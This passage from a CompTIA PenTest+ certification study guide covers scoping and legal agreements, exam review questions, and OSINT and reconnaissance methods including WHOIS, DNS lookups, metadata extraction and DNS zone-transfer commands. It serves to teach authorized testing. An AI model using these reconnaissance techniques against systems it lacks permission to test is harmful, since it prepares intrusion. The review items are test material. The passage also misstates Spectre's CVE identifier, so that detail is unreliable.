There are often external legal and compliance requirements as well as the target organization's internal policies. Laws, regulations, and industry standards are all part of the environment that a penetration tester must navigate. In the United States, laws like HIPAA, SOX, and GLBA all drive organizations to seek penetration tests as part of the compliance efforts. Equally important, regulations such as HIPAA strictly forbid protected health information (PHI) from being accessed, even in the process of penetration testing. Industry standards like PCI DSS, and government standards like FIPS-140-2, also have specific requirements that organizations must meet and that penetration testers may be asked either to include in their scope or to specifically address as part of their test.

Exam Essentials

Be able to explain the importance of planning and scoping engagements. Planning a penetration test requires understanding why the test is being conducted and who the target audience of the closeout report is. While the penetration test is being planned, important elements include the rules of engagement, communications and emergency escalation plans, requirements like confidentiality and resource availability, the overall budget for the assessment, and any technical or business constraints that are in place. The rules of engagement are one of the most critical parts of this planning and usually include the scope: what can and cannot be tested.

Understand target selection and target selection considerations. Target selection determines how much effort will be required to complete an assessment, how complex the assessment will be, and whether you will need third-party involvement or permissions to test systems that are not directly owned by the target of the penetration test. In white box (or total knowledge) assessments, target selection is usually much simpler. A black box (or zero knowledge) assessment can make target selection much more difficult and needs to be carefully scoped and defined to ensure that only legitimate targets are tested.

Understand the key legal concepts related to penetration testing. Penetration testers need to understand legal concepts like master services agreements that define the overall contract between organizations for engagements, statements of work that define the deliverables for those engagements, and nondisclosure agreements that protect the data and information involved in a penetration test. You must also be aware of the legal and regulatory environment in which both you and your target operate so that your testing process and tools are legal. Finally, it's critical to ensure that appropriate legal agreements, with approvals from proper signing authorities, are in place so that you are covered in the event of something going wrong.

https://t.me/learningnets

Explain the issues, objectives, and caveats that you may encounter when conducting compliance-based assessments. Compliance, in the form of laws, regulations, and industry standards, drives many penetration tests. Understanding that laws like GLBA, HIPAA, SOX, and others have specific requirements that you may need to meet as part of your testing process will help you better complete compliance assessments. Standards like PCI DSS that require compliance from credit card merchants provide clearly defined objectives, but also have specific rules that may influence both how you conduct your assessment and the rules of engagement for the overall test.

Lab Exercises

1. Describe the differences between goals-based, compliance-based, and red-team assessments.
2. Explain why you would recommend a white box, gray box, and black box assessment. Under what circumstances is each preferable, and why?
3. Draw and label the adversary tier.
4. Choose a system or application that you are familiar with. Draw an architecture diagram for it, making sure you label each dataflow, system, or architectural feature.
5. Using the diagram you created in #4, list the support resources you would request for the system or application if you were conducting a white box penetration test.
6. List four laws, regulations, or standards that would drive the need for a compliance-based assessment.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. What term describes a document created to define project-specific activities, deliverables, and timelines based on an existing contract?
   - **A.** NDA
   - **B.** MSA
   - **C.** SOW
   - **D.** MOD
2. What type of language is WSDL based on?
   - **A.** HTML
   - **B.** XML
   - **C.** WSML
   - **D.** DIML
3. Which of the following types of penetration test would provide testers with complete visibility into the configuration of a web server without having to compromise the server to gain that information?
   - **A.** Black box
   - **B.** Gray box
   - **C.** White box
   - **D.** Red box
4. What type of legal agreement typically covers sensitive data and information that a penetration tester may encounter while performing an assessment?
   - **A.** A noncompete
   - **B.** An NDA
   - **C.** A data security agreement
   - **D.** A DSA
5. Which of the following threat actors is the most dangerous based on the adversary tier list?
   - **A.** APTs
   - **B.** Hacktivists
   - **C.** Insider threats
   - **D.** Organized crime

https://t.me/learningnets

6. During a penetration test, Alex discovers that he is unable to scan a server that he was able to successfully scan earlier in the day from the same IP address. What has most likely happened?
   - **A.** His IP address was whitelisted.
   - **B.** The server crashed.
   - **C.** The network is down.
   - **D.** His IP address was blacklisted.

7. What does an MSA typically include?
   - **A.** The terms that will govern future agreements
   - **B.** Mutual support during assessments
   - **C.** Micro-services architecture
   - **D.** The minimum service level acceptable

8. While performing an on-site penetration test, Cassandra plugs her laptop into an accessible network jack. When she attempts to connect, however, she does not receive an IP address and gets no network connectivity. She knows that the port was working previously. What technology has her target most likely deployed?
   - **A.** Jack whitelisting
   - **B.** Jack blacklisting
   - **C.** NAC
   - **D.** 802.15

9. What type of penetration test is not aimed at identifying as many vulnerabilities as possible and instead focuses on vulnerabilities that specifically align with the goals of gaining control of specific systems or data?
   - **A.** An objectives-based assessment
   - **B.** A compliance-based assessment
   - **C.** A black-team assessment
   - **D.** A red-team assessment

10. During an on-site penetration test, what scoping element is critical for wireless assessments when working in shared buildings?
    - **A.** Encryption type
    - **B.** Wireless frequency
    - **C.** SSIDs
    - **D.** Preshared keys

11. What type of adversary is most likely to use only prewritten tools for their attacks?
    - **A.** APTs
    - **B.** Script kiddies

https://t.me/learningnets

C. Hacktivists

D. Organized crime

12. During a penetration test specifically scoped to a single web application, Chris discovers that the web server also contains a list of passwords to other servers at the target location. After he notifies the client, they ask him to use them to validate those servers, and he proceeds to test those passwords against the other servers. What has occurred?

A. Malfeasance

B. Pivoting

C. Scope creep

D. Target expansion

13. Lucas has been hired to conduct a penetration test of an organization that processes credit cards. His work will follow the recommendations of the PCI DSS. What type of assessment is Lucas conducting?

A. An objectives-based assessment

B. A red-team assessment

C. A black-team assessment

D. A compliance-based assessment

14. The penetration testing agreement document that Greg asks his clients to sign includes a statement that the assessment is valid only at the point in time at which it occurs. Why does he include this language?

A. His testing may create changes.

B. The environment is unlikely to be the same in the future.

C. Attackers may use the same flaws to change the environment.

D. The test will not be fully comprehensive.

15. What penetration testing strategy is also known as "zero knowledge" testing?

A. Black box testing

B. Grey box testing

C. Red-team testing

D. White box testing

16. Susan's organization uses a technique that associates hosts with their public keys. What type of technique are they using?

A. Key boxing

B. Certificate pinning

C. X.509 locking

D. Public key privacy

https://t.me/learningnets

17. Charles has completed the scoping exercise for his penetration test and has signed the agreement with his client. Whose signature should be expected as the counter signature?
    - **A.** The information security officer
    - **B.** The project sponsor
    - **C.** The proper signing authority
    - **D.** An administrative assistant

18. Elaine wants to ensure that the limitations of her red-team penetration test are fully explained. Which of the following are valid disclaimers for her agreement? (Choose two.)
    - **A.** Risk tolerance
    - **B.** Point-in-time
    - **C.** Comprehensiveness
    - **D.** Impact tolerance

19. During the scoping phase of a penetration test, Lauren is provided with the IP range of the systems she will test, as well as information about what the systems run, but she does not receive a full network diagram. What type of assessment is she most likely conducting?
    - **A.** A white box assessment
    - **B.** A crystal box assessment
    - **C.** A gray box assessment
    - **D.** A black box assessment

20. What type of assessment most closely simulates an actual attacker's efforts?
    - **A.** A red-team assessment with a black box strategy
    - **B.** A goals-based assessment with a white box strategy
    - **C.** A red-team assessment with a crystal box strategy
    - **D.** A compliance-based assessment with a black box strategy

https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Chapter 3



Information Gathering

THIS CHAPTER COVERS THE FOLLOWING PENTEST+ EXAM TOPICS:

Domain 2: Information Gathering and Vulnerability Identification

✓ **2.1 Given a scenario, conduct information gathering using appropriate techniques.**

- Scanning
- Enumeration
  - Hosts
  - Networks
  - Domains
  - Users
  - Groups
  - Network shares
  - Web pages
  - Applications
  - Services
  - Tokens
  - Social networking sites
- Packet crafting
- Packet inspection
- Fingerprinting
- Cryptography
  - Certificate inspection

https://t.me/learningnets



https://t.me/learningnets

- Eavesdropping
  - RF communication monitoring
  - Sniffing
    - Wired
    - Wireless
- Decompilation
- Debugging
- Open-Source Intelligence Gathering
  - Sources of research
    - CERT
    - NIST
    - JPCERT
    - CAPEC
    - Full Disclosure
    - CVE
    - CWE

Domain 4: Penetration Testing Tools

✓ **4.1 Given a scenario, use Nmap to conduct information-gathering exercises.**

- SYN scan (-sS) vs. full connect scan (-sT)
- Port selection (-p)
- Service identification (-sV)
- OS fingerprinting (-O)
- Disabling ping (-Pn)
- Target input file (-iL)
- Timing (-T)
- Output parameters
  - -oA
  - -oN
  - -oG
  - -oX



https://t.me/learningnets

✓ **4.2 Compare and contrast various use cases of tools.**

- Use cases
  - Reconnaissance
  - Enumeration
- Tools
  - OSINT
    - WHOIS
    - Nslookup
    - FOCA
    - theHarvester
    - Shodan
    - Maltego
    - Recon-ng
    - Censys



The Information Gathering and Vulnerability Identification domain of the CompTIA PenTest+ certification exam objectives covers information gathering and vulnerability scanning as well as how to analyze and utilize vulnerability scanning information. In this chapter, you will explore how to gather information about an organization using passive open source intelligence (OSINT) as well as active enumeration and scanning methods. We will also take a look at other important techniques, including packet crafting, capture, and inspection for information gathering, in addition to the role of code analysis for intelligence gathering and related techniques.

Real World Scenario

Scenario, Part 1: Plan for a Vulnerability Scanning

You have recently been engaged to perform a black box penetration test against MCDS, LLC. You have worked out the scope of work and rules of engagement and know that your engagement includes the organization's website and externally accessible services, as well as all systems on both wired and wireless networks in their main headquarters location. Third-party providers, services, and off-site locations are not included in the scope of the test.

Since this is a black box test, you must first identify the organization's domains, IP ranges, and other information, then build and execute an information-gathering plan.

This scenario continues throughout Chapter 3 and is expanded on in both Chapter 4, "Vulnerability Scanning," and Chapter 5, "Analyzing Vulnerability Scans."

Footprinting and Enumeration

The first step in many penetration tests is to gather information about the organization via passive intelligence gathering methods. Passive methods are those that do not actively engage the target organization's systems, technology, defenses, people, or locations. The information gathered through this process is often called *OSINT*, or *open-source intelligence*. Among other data that can be gathered, OSINT is often used to determine the organization's footprint: a listing of all of the systems, networks, and other technology that an

https://t.me/learningnets

organization has. Of course, if you are conducting a white box test, you may already have all of this information in the documentation provided by the target organization.

OSINT

OSINT includes data from publicly available sources, such as DNS registrars, web searches, security-centric search engines like *Shodan* and *Censys*, and a myriad of other information sources. It also includes information beyond technology-centric organizational information. Social media, corporate tax filings, public information, and even the information found on an organization's website can be part of open-source intelligence gathering.

The goal of an OSINT gathering process is to obtain the information needed to perform an effective penetration test. Since the tests will vary in scope and resources, a list of desired information is built for each engagement. That doesn't mean you can't work from a standardized list, but it does mean you need to consider the type of engagement, the information you have available, and the information you need to effectively understand your target. OSINT gathering may continue throughout an engagement as you discover additional information that you want to acquire or if you find additional in-scope items that require you to perform more research.

Resources for Testing Standards

Standards for penetration testing typically include footprinting and reconnaissance processes and guidelines. There are a number of publicly available resources, including the *Open Source Security Testing Methodology Manual (OSSTM)*, the *Penetration Testing Executing Standard*, and National Institute of Standards and Technology (NIST) Special Publication 800-115, the *Technical Guide to Information Security Testing and Assessment*.

- OSSTM: `http://www.isecom.org/research/`
- Penetration Testing Execution Standard: `http://www.pentest-standard.org/index.php/Main_Page`
- SP 800-115: `http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf`

The *Penetration Testing Execution Standard* provides a very useful list of OSINT targets that can help you build out a list of potential OSINT targets.

Another type of open-source intelligence is information about vulnerabilities and other security flaws. A number of organizations work to centralize this knowledge.

Computer Emergency Response Teams (CERTs)

The PenTest+ exam objectives mention *CERT (Computer Emergency Response Team)*; however-you should be aware of a number of CERT groups. The Carnegie Mellon

https://t.me/learningnets

University Software Engineering Institute includes the original CERT as one of its divisions (www.cert.org). CERT tackles a broad range of cybersecurity activities, including its original incident response focus area. The US-CERT, as well as other regional, national, and industry-specific computer emergency readiness teams, also provides alerts about breaking security news, threats, and other ongoing issues. Each of these CERT organizations also provides a variety of publications and serves as an information sharing hub. The US-CERT website is https://www.us-cert.gov/, and you can find many others around the world at

https://www.sei.cmu.edu/education-outreach/computer-security-incident-response-teams/national-csirts/index.cfm.



The PenTest+ exam objectives specifically call out JPCERT in addition to CERT, but there are many CERT groups around the world. Another similar type of organization that provides centralized information-sharing capabilities is ISACs, or Information Sharing and Analysis Centers. These are typically industry-centric and can provide more focused information for a specific group. The National Council of ISACs is a good place to start when looking for information about them:

https://www.nationalisacs.org/member-isacs

NIST

The *National Institute of Standards and Technology (NIST)* provides standards, resources, and frameworks for cybersecurity. From a penetration tester's viewpoint, SP 800-115, the Technical Guide to Information Security Testing and Assessment, is a critical guidance document, particularly if you do work with the US government or a government contractor. You can read all of SP 800-115 at

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

MITRE

The MITRE corporation is a US not-for-profit corporation that performs federally funded research and development. Among the tools it has developed or maintains are a number of classification schemes useful to penetration testers:

- *The Common Attack Pattern Enumeration and Classification (CAPEC)* list is a resource intended to help identify and document attacks and attack patterns. It allows users to search attacks by their mechanism or domain and then breaks down each attack by various attributes and prerequisites. It also suggests solutions and mitigations, which means it can be useful for identifying controls when writing a penetration test report. Reading through CAPEC can also help testers identify attack methods they

https://t.me/learningnets

may have missed, and it can also be useful for developing new attacks. CAPEC can be found at https://capec.mitre.org.

- The *Common Vulnerabilities and Exposures (CVE)* list identifies vulnerabilities by name, number, and description. This makes the job of a penetration tester easier, as vendors, exploit developers, and others can use a common scheme to refer to vulnerabilities. A CVE listing will be in the format CVE-[YEAR]-[NUMBER]. For example, the 2017 Meltdown bug was assigned CVE-2017-5754, while Spectre is covered by CVE-2017-5754 and CVE-2017-5715. You can read more at https://www.cve.mitre.org.
- The *Common Weakness Enumeration (CWE)* is another community-developed list. CWE tackles a broad range of software weaknesses and breaks them down by research concepts, development concepts, and architectural concepts. Like CAPEC, it describes each weakness and how it can be introduced to code, what platforms it applies to, and what happens when something goes wrong. Also like CAPEC, it includes mitigation suggestions. You can read more about CWE at https://cwe.mitre.org.



The PenTest+ exam outline specifically mentions Full Disclosure, but practitioners who want to track up-to-the-minute vulnerability and exploit information will want to follow multiple sources. The authors of this book recommend a combination of Twitter feeds and other social media (including active Facebook and LinkedIn groups), mailing list subscriptions, and possibly commercial vulnerability feeds if you need to stay up the minute on exploits.

Full Disclosure

The *Full Disclosure* mailing list has been a popular discussion location for security practitioners for years, although it has begun to slow down with the advent of other sources, like Twitter, for disclosure. You may still want to subscribe at http://seclists.org/fulldisclosure/. The list also tweets at https://twitter.com/seclists, and there are many other lists hosted via http://seclists.org that may be of interest to a security practitioner.

Internet Storm Center (ISC) and the SANS Pen-Testing Blog

The SANS *Internet Storm Center* leverages daily handlers who publish diaries about security topics and current issues, as well as podcasts and other information. Much like the CERT sites, the ISC is a clearinghouse for security events and information. SANS also operates a regularly updated penetration testing blog at

https://pen-testing.sans.org/blog/pen-testing.

https://t.me/learningnets



Real World Scenario

Scenario Part 2: Scoping the Penetration Test

To scope the penetration test that you are performing for MCDS, you need to determine the following items:

- What domain names does MCDS own?
- What IP ranges does MCDS use for its public services?
- What email addresses can you gather?

In addition, you should be able to answer the following questions:

- What does the physical location look like, and what is its address?
- What does the organization's staff list and org chart look like?
- What document metadata can you gather?
- What technologies and platforms does MCDS use?
- Does MCDS provide remote access for staff?
- What social media and employee information can you find?

In this part of the chapter, you should consider how you would answer each of these questions.

Location and Organizational Data

While penetration testers may be tempted to simply look at the networks and systems that an organization uses as targets, some penetration tests require on-site testing. That may take the form of social engineering engagements or in-person security control testing, wireless or wired network penetration, or even dumpster diving to see what type of paper records and other information the tester can recover. Each of those activities means that a tester may need to know more about the physical locations and defenses that a target has in place.

Testers will typically start by working to understand what buildings and property the target organization uses. A black box test can make this harder, but public records can help by providing ownership and tax records. These records provide contact persons, whose details could help later. Additional physical location information that a tester will look for usually includes the physical security design, including locations of cameras, entrances and exits, guards, fences, and other physical security controls like badges or entry access systems.

At this point in the information-gathering process, it isn't uncommon to find out that the organization has other locations, subsidiaries, or remote sites. This will help you to identify

https://t.me/learningnets

some of the organization's structure, but you will usually need to search for more information to really understand how the target is logically structured.

Electronic Documents

Electronic documents can often help you understand how an organization is structured. They can also provide a wealth of other information, ranging from technologies used to staff names and email addresses, as well as internal practices and procedures. In addition to the information that is contained in the documents, many penetration testers will also carefully review the document metadata to identify additional useful information. Tools like *ExifTool* are designed to allow you to quickly and easily view document metadata, as shown in Figure 3.1, which shows the metadata from a photo taken with a Nexus 6P phone.


FIGURE 3.1 ExifTool metadata with location

```
File Name                       : IMG_20160307_145818.jpg
File Modification Date/Time     : 2017:06:25 12:07:48-04:00
File Access Date/Time           : 2017:06:25 12:07:59-04:00
File Creation Date/Time         : 2017:06:25 12:07:59-04:00
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Modify Date                     : 2016:03:07 14:58:19
GPS Date Stamp                  : 2016:03:07
GPS Altitude Ref                : Above Sea Level
GPS Longitude Ref               : West
GPS Latitude Ref                : North
GPS Time Stamp                  : 19:58:17
Camera Model Name               : Nexus 6P
Create Date                     : 2016:03:07 14:58:19
F Number                        : 2.0
Focal Length                    : 4.7 mm
Aperture Value                  : 2.0
Exposure Mode                   : Auto
Sub Sec Time Digitized          : 013532
Exif Image Height               : 3024
Focal Length In 35mm Format     : 0 mm
Scene Capture Type              : Standard
Scene Type                      : Unknown (0)
Flash                           : Off, Did not fire
Exif Version                    : 0220
Make                            : Huawei
GPS Altitude                    : 602 m Above Sea Level
GPS Date/Time                   : 2016:03:07 19:58:17Z
GPS Latitude                    : 35 deg 36' 10.37" N
GPS Longitude                   : 82 deg 33' 53.05" W
GPS Position                    : 35 deg 36' 10.37" N, 82 deg 33' 53.05" W
Image Size                      : 4032x3024
Megapixels                      : 12.2
```

In addition to tools like ExifTool that excel at exposing metadata for individual files, metadata scanning tools like *Fingerprinting Organizations with Collected Archives (FOCA)* can be used to find metadata. FOCA scans using a search engine—either Google, Bing, or DuckDuckGo—and then compiles metadata information from files like Microsoft Office documents, PDF files, and other file types like SVG and InDesign files. Figure 3.2 shows FOCA gathering server information. Once servers are identified, metadata, including detail on users, folders, software, email, operating systems, passwords, and servers, can be automatically gathered.

https://t.me/learningnets

FIGURE 3.2 FOCA metadata acquisition



Microsoft Office files, PDFs, and many other types of common business files include metadata that can be useful, ranging from authors and creation dates/times to software versions. In many cases, the metadata of a file can be as useful, or more so, than its actual text or other data!

It is important to remember that the electronic documents that are currently accessible are not the only documents that you can recover for an organization. Web archives like the Internet Archive (`https://archive.org`) provide point-in-time snapshots of websites and other data. Even when organizations think that they have removed information from the Web, copies may exist in the Internet Archive or elsewhere, including search engine caches and other locations.

Financial Data

Financial disclosures, tax information, and other financial documents can provide additional information for motivated pen-testers. The US Securities and Exchange Commission provides the *Electronic Data Gathering, Analysis, and Retrieval (EDGAR)* system, a service that allows you to look up SEC filings. As you can see in Figure 3.3, an EDGAR search can quickly provide information like a corporate address, as well as other details found in individual filings.

Employees

Finding out who is employed by an organization can sometimes be as simple as using an online directory or checking its posted organizational charts. In most cases, identifying employees will take more work. Common techniques include leveraging social media like

https://t.me/learningnets

LinkedIn and Facebook, as well as reviewing corporate email addresses, publications, and public records. Social engineering techniques can also be useful, particularly when searching for information on a specific individual or group.

FIGURE 3.3 SEC reporting via EDGAR



Infrastructure and Networks

Information about the infrastructure, technologies, and networks that an organization uses is often one of the first things that a penetration tester will gather in a passive information search. Once you have a strong understanding of the target, you can design the next phase of your penetration test.

External footprinting is part of most passive reconnaissance and is aimed at gathering information about the target from external sources. That means gathering information about domains, IP ranges, and routes for the organization.

Domains

Domain names are managed by domain name *registrars*. Domain registrars are accredited by generic top-level domain (gTLD) registries and/or country code top-level domain (ccTLD) registries. This means that registrars work with the domain name registries to provide registration services—the ability to acquire and use domain names. Registrars provide the interface between customers and the domain registries and handle purchase, billing, and day-to-day domain maintenance, including renewals for domain registrations.

https://t.me/learningnets

The Domain Name System is often one of the first stops when gathering information about an organization. Not only is *DNS* information publicly available, it is often easily connected to the organization by simply checking for WHOIS information about its website. With that information available, you can find other websites and hosts to add to your organizational footprint.

WHOIS

Domain ownership and registration is maintained by registrars, with each registrar covering a specific portion of the world. The central authority is the Internet Assigned Numbers Authority, or IANA. IANA manages the DNS root zone and thus is a good starting place for searches at `https://www.iana.org`. Once you know which regional authority you should query, you can select the appropriate site to visit:

- *AFRINIC* (Africa): `http://www.afrinic.net`
- *APNIC* (Asia/Pacific): `http://www.apnic.net`
- *ARIN* (North America, parts of the Caribbean, and North Atlantic islands): `http://ws.arin.net`
- *LACNIC* (Latin America and the Caribbean): `http://www.lacnic.net`
- *RIPE* (Europe, Russia, the Middle East, and parts of central Asia): `http://www.ripe.net`

Each of the regional NICs provides a *WHOIS* service. WHOIS allows you to search databases of registered users of domains and IP address blocks and can provide useful information about an organization or individual based on their registration information. In the sample WHOIS query for Google shown in Figure 3.4, you can see that information about Google, like the company's headquarters location, contact information, and its primary name servers, is all returned by the WHOIS query.

In addition, external DNS information for an organization is provided as part of its WHOIS information, providing a good starting place for DNS-based information gathering. Additional DNS servers may be identified either as part of active scanning, gathering passive information based on network traffic or logs, or even by reviewing an organization's documentation.

Other information can be gathered by using the `host` command in Linux, which will provide information about a system's IPv4 and IPv6 addresses as well as its email (MX) servers, as shown in Figure 3.5. It's important to note that if you ran the same command for `www.google.com`, you would not see the email servers associated with `google.com`!



Many domain owners reduce the amount of visible data after their domains have been registered for some time, meaning that historical domain registration information can be a treasure trove of useful details. Services like `domainhistory.net` and `whoismind.com` provide a historical view of the domain registration information provided by WHOIS, which means that you can still find that information!

https://t.me/learningnets

FIGURE 3.4 WHOIS query data for `google.com`

Raw WHOIS Record

```
Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T10:45:07-0800
Creation Date: 1997-09-15T00:00:00-0700
Registrar Registration Expiration Date: 2020-09-13T21:00:00-0700
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited
(https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited
(https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Google LLC
Registrant Street: 1600 Amphitheatre Parkway,
Registrant City: Mountain View
Registrant State/Province: CA
Registrant Postal Code: 94043
Registrant Country: US
Registrant Phone: +1.6502530000
Registrant Phone Ext:
Registrant Fax: +1.6502530001
Registrant Fax Ext:
Registrant Email: dns-admin@google.com
```

FIGURE 3.5 Host command response for `google.com`

```
root@kali:~# host google.com
google.com has address 172.217.4.206
google.com has IPv6 address 2607:f8b0:4009:806::200e
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
```

DNS and Traceroute Information

The DNS converts domain names like `google.com` to IP addresses and IP addresses to domain names. The command for this on Windows, Linux, and MacOS systems is *Nslookup*.

https://t.me/learningnets

Figure 3.6 shows the results of an Nslookup for `netflix.com`. Like many major websites, Netflix uses a content delivery network, which means that looking up `www.netflix.com` resolves to multiple hosts. The Netflix infrastructure is smart enough to point this lookup to a US region based on where the Nslookup was run from. If you run the same command in another part of the world, you're likely to see a different answer!

FIGURE 3.6 Nslookup for `netflix.com`

```
root@kali:~# nslookup www.netflix.com
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
www.netflix.com canonical name = www.geo.netflix.com.
www.geo.netflix.com     canonical name = www.us-west-2.prodaa.netflix.com.
Name:   www.us-west-2.prodaa.netflix.com
Address: 54.148.48.62
Name:   www.us-west-2.prodaa.netflix.com
Address: 52.40.16.103
Name:   www.us-west-2.prodaa.netflix.com
Address: 54.187.132.161
Name:   www.us-west-2.prodaa.netflix.com
Address: 52.89.137.136
Name:   www.us-west-2.prodaa.netflix.com
Address: 52.35.47.68
Name:   www.us-west-2.prodaa.netflix.com
Address: 52.36.31.140
Name:   www.us-west-2.prodaa.netflix.com
Address: 54.187.237.76
Name:   www.us-west-2.prodaa.netflix.com
Address: 52.41.111.100
```

Zone Transfers

A DNS *zone transfer* (AXFR) is a transaction that is intended to be used to replicate DNS databases between DNS servers. Of course, this means that the information contained in a zone transfer can provide a wealth of information to a penetration tester and that most DNS servers will have zone transfers disabled or well protected. Knowing how to conduct a zone transfer is still a potentially useful skill for a pen-tester, and you should know the three most common ways to conduct one:

- Host:

  ```
  host -t axfr domain.name dns-server
  ```

- Dig:

  ```
  dig axfr @target.nameserver.com domain.name
  ```

- Nmap (using the Nmap scripting engine or NSE):

  ```
  nmap -script dns-zone-transfer.nse -script-args
  dns-zone-transfer.domain<domain> -p53 <hosts>
  ```

A zone transfer will show you quite a bit of data, including the name server, primary contact, serial number, time between changes, the minimum time to live for the domain, *MX records*, name servers, latitude and longitude, and other TXT records, which can show a variety of useful information. Of course, the zone transfer will also contain service records, IP address mappings, and other information too.

https://t.me/learningnets



If you'd like to practice zone transfers, Robin Wood provides a domain you can practice with. You can find details, as well as a great walk-through of what a zone transfer will include, at `https://digi.ninja/projects/zonetransferme.php`.

If a zone transfer isn't possible, DNS information can still be gathered from public DNS by brute force. You can do this by sending a DNS query for each IP address that the organization uses, thus gathering a useful list of systems.

IP Ranges

Once you know the IP address that a system is using, you can look up information about the IP range it resides in. That can provide information about the company or about the hosting services it uses.

The IP address or hostname can also be used to gather information about the network topology around the system or device that has a given IP address. One of the first stops once you have an IP address is to look up who owns the IP range. You can do this at sites like `https://www.whois.com/whois/`. If you check the final IP address we found in Figure 3.6 (52.41.111.100), you can see that it is owned by Amazon, as shown in Figure 3.7. If we were doing a penetration test of Netflix's networks, scanning Amazon might be a violation of our rules of engagement or scope, so this sort of research and review is important!

FIGURE 3.7 WHOIS of 52.41.111.100

```
NetRange:       52.32.0.0 - 52.63.255.255
CIDR:           52.32.0.0/11
NetName:        AT-88-Z
NetHandle:      NET-52-32-0-0-1
Parent:         NET52 (NET-52-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Amazon Technologies Inc. (AT-88-Z)
RegDate:        2015-09-02
Updated:        2015-09-02
Ref:            https://whois.arin.net/rest/net/NET-52-32-0-0-1
```

Now that we know who owns it, we can also explore the route to the IP. Using traceroute (or tracert on Windows systems), you can see the path packets take to the host. Since the Internet is designed to allow traffic to take the best path, you may see multiple different paths on the way to the system, but you will typically find that the last few responses stay the same. These are often the local routers and other network devices in an organization's network, and knowing how traffic gets to a system can give you insight into their internal network topology. In Figure 3.8, you can see that in a traceroute for `www.netflix.com`, some systems don't respond with hostname data, as shown by the asterisks and "request timed out" entries, and that the last two systems return only IP addresses.

https://t.me/learningnets

FIGURE 3.8 tracert of www.netflix.com

```
C:\>tracert www.netflix.com

Tracing route to www.us-west-2.prodaa.netflix.com [54.71.93.100]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  router.asus.com [192.168.1.1]
  2    13 ms    13 ms    11 ms  96.120.24.121
  3    14 ms    11 ms    16 ms  162.151.124.109
  4    14 ms    10 ms    10 ms  68.87.231.137
  5    16 ms    29 ms    17 ms  be-167-ar01.area4.il.chicago.comcast.net [162.151.144.101]
  6    41 ms    20 ms    14 ms  be-33491-cr02.350ecermak.il.ibone.comcast.net [68.86.91.165]
  7    55 ms    43 ms    43 ms  be-10517-cr02.denver.co.ibone.comcast.net [68.86.85.170]
  8    66 ms    79 ms    72 ms  be-10817-cr01.seattle.wa.ibone.comcast.net [68.86.84.206]
  9    67 ms    64 ms    68 ms  be-10847-pe02.seattle.wa.ibone.comcast.net [68.86.86.226]
 10    67 ms    62 ms    73 ms  50.248.116.34
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
```

Routes

A final type of network information that you may look for is routing information. The routing information for an organization can provide insight into how their external network connectivity is set up. Public BGP route information servers known as *BGP looking glasses* make that information easily accessible. You can find a list of them, including both global and regional servers, at `http://www.bgp4.as/looking-glasses`.

> **Help! I'm Drowning in Data!**
>
> A variety of tools can help with gathering, aggregating, and analyzing the massive amounts of data that you are likely to acquire during the information-gathering stage of a penetration test. Examples include theHarvester, a tool designed to gather emails, domain information, hostnames, employee names, and open ports and banners using search engines and Maltego, which builds relationship maps between people and their ties to other resources. Recon-ng is an OSINT gathering tool that allows you to automate information gathering in a Metasploit-like tool with plug-ins to do many types of searches. It's worth noting that while using a tool like theHarvester can help simplify searches of large datasets, it is not a complete substitute for a human's creativity.

Security Search Engines

